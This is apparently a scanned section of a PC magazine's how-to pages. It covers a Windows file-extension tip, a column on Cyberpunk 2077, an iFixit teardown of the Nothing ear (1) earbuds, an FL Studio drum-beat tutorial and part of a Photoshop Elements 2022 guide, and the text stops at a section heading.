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
HOW TO

STEP-BY-STEP GUIDES TO IMPROVING YOUR PC


TIP OF THE MONTH





SHOW FILE EXTENSION TYPES

File types are hidden by default in Windows, which can be annoying when you're searching for a particular document, photograph, or application. To turn these on, go to the search icon and look for 'File Explorer Options'. In these settings, go to the view tab and uncheck the box named 'Hide extensions for known file types'. Now, the next time you head back to your file explorer, you will be able to see all the file extensions.

MAKE – USE – CREATE







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SAM LEWIS
STAFF WRITER

WORTH THE WAIT?

There have been a few disappointing game releases of late, with titles from teams who should be hitting the mark every time falling some way short. While glitches are inevitable, *GTA: The Trilogy Definitive Edition* in particular doesn't even appear to have been put through the most basic of QA tests before release.

Another title that suffered a backlash was the much-anticipated *Cyberpunk 2077*. From CD Projekt, the same dev team as the *Witcher* games, this seemed like a recipe for success—a vastly detailed open-world game with a futuristic aesthetic—but we all know how that tale went. Luckily, I didn't pre-order the game, so avoided paying over-the-odds for this glitch-ridden mess.

Fast forward 13 months and, prompted by a Steam sale, I thought I'd give it a go. It's still a little rough around the edges, but the next-gen 1.5 patch due shortly should finally polish off those bugs. I've become immersed—the level of detail is incredible.

Admittedly, I've been playing it on our recent Alder Lake PC build, so I can have the sliders all the way up. It isn't the same experience in lower settings and it's still unbearable on the PS4 and Xbox One consoles. But if you haven't yet played *Cyberpunk*, now's a good time to give it a try.

↘ submit your How To project idea to: editor@maximumpc.com

IFIXIT presents:

AUTOPSY

THIS MONTH WE DISSECT...

Nothing ear (1)


About iFixit

iFixit is a global community of tinkerers dedicated to helping people fix things through free online repair manuals and teardowns. iFixit believes that everyone has the right to maintain and repair their own products. To learn more, visit www.ifixit.com.

The Nothing ear (1)s come in a partly see-through charging case. Unlike Apple's AirPods, the ear (1) buds lie flat in their charging case. Magnets and ridges within the case keep the contents from shaking loose.

Since these are standard tips, they should be replaceable with any aftermarket tips you prefer. That's worth something (for Nothing).

We're happy to note that the adhesive inside the charging case battery isn't too stubborn, and no heat was required to remove it.



BACKGROUND

The Nothing company now has something for the tech market, in-ear headphones dubbed the ear (1)—yes, that lack of capitalization is intentional. The partly see-through design gives a glimpse of the headphones' inner workings, but we're sure there are further treasures to be discovered with a teardown.

MAJOR TECH SPECS

- Active noise cancellation (ANC).
- 5 hours of listening time with the earbuds, and 34 total hours (ANC off) if recharged with a full case, according to Nothing.
- Three high-definition mics and Clear Voice Technology.
- IPX4 splash and sweat resistance.
- Customizable equalizers, gestures, and Find My Earbud function with the ear (1) app.
- Bluetooth 5.
- A single earbud weighs 4.7g; the case with both buds is 66.8g.

KEY FINDINGS

- The Nothing ear (1)'s partly see-through charging case brings to mind iMacs of yore. Unlike AirPods, the ear (1) buds lie flat in their charging case. We're already peering inside for a battery and wondering if the invisible adhesive will become a nuisance.
- We remove the silicone eartips and put a bit of pressure on the ear (1) to get inside the opaque head with the help of a halberd spudger. The first thing to catch our eye is adhesive. To continue, we need to disconnect the in-ear portion from the stem, which we manage without any heating or tearing.
- The in-ear portion houses the driver assembly, while the battery stays in the outer half. Besides the driver, we find a microphone, positioned to detect in-ear noises for active noise cancelation. The driver measures 11.6mm and the voice coil is 5.7mm in diameter. The last component of the in-ear portion is the driver grille, quickly pushed aside with the help of a spudger.
- We're keen to check out the button cell but are stopped by two cables. A soldered battery makes a repair more complex than we'd like, so we remove its plastic brace. Embedded within is the main magnet, which holds the earbud in its charging position.
- We proceed to the see-through part and are surprised to lever open the stem quickly. A little heat and prying grants access to the remaining components. Inside, we find the flex cable for gesture control, a protective cover for the board, and the board. Some gentle tweezing disconnects the flex cable as before.
- The adhesive isn't any more troublesome in the charging case. Some heat and a slice from an opening pick grants entry. Separating the two halves of the battery housing is more of a challenge—they're connected by clips that seem to break easily.
- Overcoming this reveals the single-cell battery inside the charging case. In each half of the housing, we find a board held in place by standard Phillips screws. The glued-in charging coil separates easily from the housing but remains soldered to the bottom board of the case. The bottom board holds the soldered USB-C charging port, the pairing button, and some more chips.
- This wasn't exactly a piece of cake. Once inside, some critical components would be replaceable if they weren't soldered together. There are a few repairs within reach of a determined DIYer, but you're unlikely to reseal those see-through bits tidily.
- Repairability score: 1 out of 10 (10 is easiest to repair). Repair-wise, Nothing has shot itself in the foot with its main design feature. The motherboard is modular, but the see-through construction, while visually awesome, is likely to get mucked up when gluing it back together. The few repairs that seem technically feasible are hobbled by soldered parts.

Start composing your own beats

YOU'LL NEED THIS

FL STUDIO 20
www.image-line.com

CREATING MUSIC IS SOMETHING a bit out of the ordinary for us here at *Maximum PC*, although it certainly ties in with many aspects of the computing world. Particularly over the past couple of decades, digital production has become an integral part of making music. Without computers, it's fair to say that music would certainly have evolved at a much slower rate.

Sure, the digital age has brought us some dreadful music—yes, we still have nightmares about the *Crazy Frog* theme tune—but computers have also made it easier than ever to produce a track of your own. No longer do you need to learn Debussy's *Clair de Lune* on the piano with your eyes closed. Armed with a powerful PC, the right software, and a modicum of talent, anyone can learn how to compose digital music. So, then, how do you get started?

Research is key—know what you will need, how to approach it, what elements come together to produce a track, and how they piece together to make a well-rounded sound. Before you start, it's a good idea to learn the basics of how music works. YouTube is a great place to start, with plenty of resources, including video tutorials and lessons on theories of music.

In our tutorial, we will learn how to make a basic drum beat, what goes into it, and how to develop it further. Fruity Loops is our tool of choice, a great digital audio workstation (DAW) for beginners that also has the scope to extend your work much further. **–SAM LEWIS**

1 READY TO GO

The first thing we are going to do is create a new workspace within Fruity Loops 20. In our previous tutorial, we worked our way around this application and got to grips with where things are, what the sections do, and an outline of how to piece sounds together. If you haven't checked that out, it's a good place to start familiarizing yourself with Fruity Loops 20 [**Image A**].

» Think of the beat in the song as the main foundation upon which the rest of the music sits. It communicates with the instruments, keeping everything organized and in sync. Many different instruments and sounds can be used to keep the rhythm of a song flowing. The most typical of course is the drumbeat, which we will be experimenting with within this tutorial.


» First, we need to head to where our samples are stored, in the browser on the left-hand side of the screen. Of course, you can rearrange the program to suit your needs but typically, it sits there. Head into the Packs section to find the drum pack, as we will be using these to create a typical drum beat.

2 BANGING THE DRUM

A simple drum beat can consist of a kick, snare, hi-hat, and bass. Go through the packs, try them out, and pick the one you like from each of the types of drums by dragging them over to your channel rack. Once you are happy with your selection, we will take a look at how the channel rack works [**Image B**].

» By default, Fruity Loops 20 works on a 16-beat loop. Your instruments are numbered and named, and next to this you can add your beat along the dotted line. Simply click on a space and right-click to remove it. This is where we will be creating drumbeat patterns.

» As you can see in our example, we've laid out a simple drumbeat using some instruments from the drum packs found in the browser. To listen to this loop, head to the top, where you will find the play button. Next to that, you should see that it has a little option for 'PAT' or 'SONG'. Make sure 'PAT' is selected and hit the play button, and this will cycle through your loop. You can also drag out the channel rack to create longer patterns.



© FL STUDIO 20

3 THE BEAT GOES ON

Once you've attempted to make your own drumbeat (or copied ours, if you prefer), this is now referred to as a pattern, specifically pattern 1. You should be able to see this pattern in your workspace and you can now paint it into the playlist [**Image C**]. The playlist is the main area where you'll piece patterns together to layer up a song.


» When you click once in the playlist with your pattern selected, it will place that where you click. In our example, we made a quick change to our track and changed the tempo down to 120 beats per minute (BPM) from 130bpm. We then placed two examples of our pattern into the playlist next to each other. To listen to this, head over to the top again and select 'SONG' to listen to the playlist window.


4 SPICING THINGS UP

Now that we've created our basic drumbeat, we need to spice it up a bit in the playlist. To do this, we can build the sound up in stages. This can be done by splitting the pattern up into its individual parts and then gradually stitching them back together again.

» To do this, find where it says 'pattern 1', right-click this then select the option 'split by channel' [**Image D**]. In our example, we took the deep 707 kick and the snare first to create a simplified version of our beat. We layered these by clicking on the instrument and drawing it into the playlist.

» After one pattern of four, we kept this going but introduced our pedal and acoustic kick. This creates a more detailed beat pattern that is used by layering.





» This is only a simple beat but using these methods and tutorials gives you a basic understanding of how to piece together a song and how structuring works. FL Studio is an intuitive piece of software that lets you draw your creations out. It makes the process more enjoyable, so try to make as many drum patterns as you can with a limited amount of instruments [**Image E**].

» Challenge yourself to come up with creative alternatives and interesting new sounds. Music is all about experimentation. It takes time and practice to perfect a sound, so be patient with your work.

QUICK SHORTCUTS ON FL STUDIO

Even some fairly basic productivity suites can start to become pretty disorganized and overwhelming in no time. This is the last thing you want when trying to keep your creative juices flowing. To help navigate quicker and more efficiently around FL Studio, check out the shortcuts on the website: www.image-line.com. We'll quickly touch on the best ones that help you switch between the main windows we will need.

Using shortcuts is great for smaller displays, where you can't have every window open at once. This is often where things can get complicated, so it's best to use a few simple keyboard combinations to keep things tidy.

To open up the playlist, use F5; for the channel rack use F6; for the piano roll, it's F7; and for the mixer, press F9. These are the main areas of the software you will need, so learning them will help speed up your workflow.

Keys/Action	Window Navigation
Tab	Cycle nested windows
F8	Open Plugin Picker
Enter	Toggle Max/Min Playlist
Esc	Closes a window
F1	This Help
F5	Toggle Playlist
F6	Toggle Step Sequencer
F7	Toggle Piano roll
Alt+F8	Show/hide Sample Browser
F9	Show/hide Mixer
F10	Show/hide MIDI settings
F11	Show/hide song info window
F12	Close all windows
Ctrl+Shift+H	Arrange windows

New in Photoshop Elements 2022


YOU'LL NEED THIS

PHOTOSHOP ELEMENTS 2022
http://www.adobe.com/photoshop-elements
Some photos
Imagination

ADOBE UPDATES PHOTOSHOP ELEMENTS, its beginner-friendly image-editing app, every year, but we're starting to wish it didn't. The problem is not that it's an excellent program, but the urge to upgrade to the latest version is strong and the new features rarely justify the price.

It's fine if you only upgrade every time you buy a new PC, but annually? Elements isn't priced as a subscription, unlike its big brother Photoshop CC, which gets a constant flow of patches and upgrades. Instead, you pay once and use the software for as long as your PC supports it.

The 2022 version of the app piles on the automation, with clever transformations powered by Adobe's Sensei cloud tech. There's a thrust in the direction of moving images too, with mobile overlays that can add fun to social media posts. There's photo warping, edits to perfect your pet pictures, clever background extensions, new slideshow templates, and more. –IAN EVENDEN



1 PHOTO WARPING

Image warping is now more strongly built into Elements. If you want to make an image fit to the contours of another, open it on a new layer, then press Ctrl + T to enter Free Transform and resize it to fit. Then click the new icon on the bottom bar that looks a bit like the windshield of a car, or a bent window with a curved line underneath it. This toggles you into Warp mode, and the corner handles on the image you're transforming will now bend it in on itself, and eventually fold it back over itself if you pull them far enough [**Image A**]. There's a pop-up menu called Warp at the bottom of the interface, which allows you to choose and customize pre-set warp shapes. It's a bit of a difficult tool to get to grips with, and proper preparation and sizing of the image you want to warp is crucial, but for those times you want to fit an image around a curve, it's extremely useful.

2 TURN PHOTOS INTO ART

Obviously, your photos are already art. What this Sensei-powered feature does is to turn them into paintings. It's like the Watercolor or Oil painting filters of old but brought bang up to date. Find it by opening either Quick or Expert mode and clicking the FX Effects button at the bottom right, then choosing the Artistic tab. There are loads of choices, some of them based on a single recognizable painting or artist, while others are more abstract. There are 30 to choose from, and each can be modified with a Keep Original Photo Colors checkbox, which often appears to do nothing of the sort, an intensity slider, and the ability to apply the effect to the subject or background (or both) using Adobe's clever auto-selection tech [**Image B**].


EXPORTS

Photoshop Elements is as concerned about what you do with your images post-editing as it is with editing them, and so there are new slideshow export options available in the 2022 version.

Accessed through the Organizer, the organization app that comes bundled with Photoshop Elements, exporting a slideshow means either curating a folder of images yourself, then pointing the slideshow creator at it and telling it to use all the images, or pointing it at a folder and telling it to use the 'best' images. We're not sure what criteria it uses to determine the 'best' ones but, using the Media menu, you can always add any that you like but that it decided to skip. You also have some control of the overall look of the slideshow using the Themes menu.

There are eight different slideshow themes to choose from, ranging from the look of postcards being pinned on a wooden wall, to pans, zooms, and different colored overlays. You can add music using the Audio menu and add text captions from Media. When you're finished, you can export it directly to YouTube or Vimeo, or save it to your hard drive as a 720p or 1080p video file.

© JOHANN, MATHEUS BERTELLI, NICOLA GIORDANO, ALYSSA SIE B, UPLIFTSTORES.




3 MOVING PICTURES


This isn't easy to demonstrate in print, so you'll have to use your imagination. Designed for exporting animated GIFs and MP4 files for use on social media, drop down the Enhance menu and choose Moving overlays to access them. Look at [**Image C**]: there were a few dandelion seeds flying in the air around the model when we found this picture, but choosing the dandelion moving overlay has added more, plus they move. Once again, you can prevent moving parts from going over the subject of your photo by ticking the relevant box. If Sensei gets it wrong—and it's good at getting it right—you can tweak it manually by clicking Refine Overlay and using the tools to add and subtract from the selection by painting. Performance in this tool is pretty slow, even on our 16-core PC, and especially on a 4K screen which required zooming in to 250 percent on a 1080p image. There's an Export button built into the interface, so you can export either as a GIF or MP4 movie file. However, there isn't a lot of control over the end result, especially if you choose MP4.

4 PET PORTRAIT PERFECTION

